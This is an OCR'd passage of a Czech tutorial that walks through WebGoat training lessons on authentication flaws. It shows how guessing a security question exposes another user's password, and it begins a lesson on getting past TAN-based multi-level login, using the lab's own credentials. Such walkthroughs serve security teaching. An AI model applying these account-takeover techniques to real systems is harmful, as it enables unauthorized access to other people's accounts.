
Uživatelé mohou získat své zapomenuté heslo například, pokud vhodně odpoví na tajnou otázku. Pro danou stránku pro tuto lekci v aplikaci WebGoat neexistuje žádný lock-out mechanismus. Pro tuto lekci máme přiřazené uživatelské údaje. Naše jméno je webgoat a naše oblíbená barva je červená (anglicky red).

2.11.3 Cíl lekce

Naším úkolem je získat heslo jiného uživatele. A právě tato lekce nám ukáže, jak snadné je uhodnout tajnou otázku a získat heslo někoho jiného.

2.11.4 Postup


Zadejme tedy do políčka v aplikaci naše přidělené uživatelské jméno webgoat, které potvrdíme tlačítkem s nápisem Submit.



Obrázek 32 – WebGoat, kategorie Authentication Flaws, lekce Forgot Password, zadání uživatelského jména

(zdroj: vlastní)


Následně se nás aplikace zeptá na tajnou otázku. Konkrétně se nás ptá, jaká je naše oblíbená barva. Naší odpovědí je red (česky červená).



Obrázek 33 – WebGoat, kategorie Authentication Flaws, lekce Forgot Password, zadání oblíbené barvy

(zdroj: vlastní)


Poté, co přes tlačítko Sumbit odešleme naší odpověď na položenou otázku, zobrazí se nám výsledky, na kterých vidíme naše údaje, jako je naše uživatelské jméno, odpověď na tajnou otázku (oblíbená barva) a konečně naše zapomenuté heslo, které v tomto případě zní stejně, jako naše uživatelské jméno a to webgoat. Tyto výsledky můžeme vidět na následujícím obrázku.



Obrázek 34 – WebScarab, kategorie Authentication Flaws, lekce Forgot Password, výsledky

(zdroj: vlastní)


Naším úkolem je nyní uhodnout heslo jiného uživatele. Nápověda aplikace WebGoat nám říká něco o OWASP adminovi, tak pojďme zkusit slovo admin jako uživatelské jméno.



Obrázek 35 – WebGoat, kategorie Authentication Flaws, lekce Forgot Password, zadání cizího uživatelského jména

(zdroj: vlastní)


Jako odpovědi pro oblíbenou barvu máme postupně vyzkoušet slova blue, red a green, což v překladu znamená modrá, červená a zelená. Pro slova blue a red nám aplikace vyhodí červený chybový text, ve kterém nám sděluje, že naše odpověď není správná a vybízí nás, abychom zkusili odpovědět znovu (viz následující obrázek).



Obrázek 36 – WebGoat, kategorie Authentication Flaws, lekce Forgot Password, hádání odpovědi na tajnou otázku

(zdroj: vlastní)

Pokud však zadáme slovo green, zobrazí se nám výsledky s informacemi o cizím uživatelském účtu, jelikož jsme uhádli jeho odpověď na tajnou otázku. Heslo uživatele admin je ve znění 2275$starBo0rn3, což je velmi silné heslo. Opět nám aplikace pogratuluje k úspěšnému zvládnutí lekce.



Obrázek 37 – WebGoat, kategorie Authentication Flaws, lekce Forgot Password, získané údaje cizího uživatelského účtu

(zdroj: vlastní)

2.12 Lekce 9 – Multi Level Login 1

2.12.1 Předmluva

Pro tuto lekci bude zapotřebí provést nezbytné kroky, které jsou popsány v kapitole Příprava pro teoretickou část. Lekce spadá do kategorie Authentication Flaws. Tato lekce se zabývá multi level loginem.

2.12.2 Multi Level Login


Multi level login by měl poskytovat silnou autentizaci. Po přihlášení se pomocí našeho uživatelského jména a hesla budeme požádáni o TAN, což je Transaction Authentication Number, čili nějaké ověřovací číslo transakce. TAN je často používán například u on-line bankovnictví. Dostaneme od banky seznam se spoustou TAN záznamů učených pouze pro nás. Každý z těchto záznamů lze použít pouze jednou. Další metodou je poskytnout TAN pomocí SMS zprávy. To má výhodu v tom, že útočník nemůže dostat TAN poskytnuté uživateli.

2.12.3 Cíl lekce

Naším úkolem bude pokusit se dostat kolem silné autentizace. Musíme proniknout do jiného účtu. Uživatelské jméno, heslo a TAN je jsou již zajištěna. Dále se musíme ujistit, že server přijme TAN i v případě, že už byl jednou použit. Tato lekce má dvě fáze. V první fázi si pouze ukážeme, jak multi level login funguje. Ve druhé fázi se budeme muset dostat přes silnou autentizaci.

2.12.4 Postup


V první fázi se tedy pouze pokusíme přihlásit na uživatele Jane s heslem tarzan. To provedeme jednoduše tak, že tyto uživatelské údaje zadáme do patřičných políček (viz následující obrázek).



Obrázek 38 – WebGoat, kategorie Authentication Flaws, lekce Multi Level Login 1, pokus o přihlášení se

(zdroj: vlastní)


Dále po nás aplikace bude chtít, abychom zadali první TAN ze seznamu, který nám byl dán. Pod tímto TAN záznamem se ukrývá číslo 15648. Toto číslo zadáme do políčka, jak můžeme vidět na následujícím obrázku.



Obrázek 39 – WebGoat, kategorie Authentication Flaws, lekce Multi Level Login 1, zadání TAN

(zdroj: vlastní)

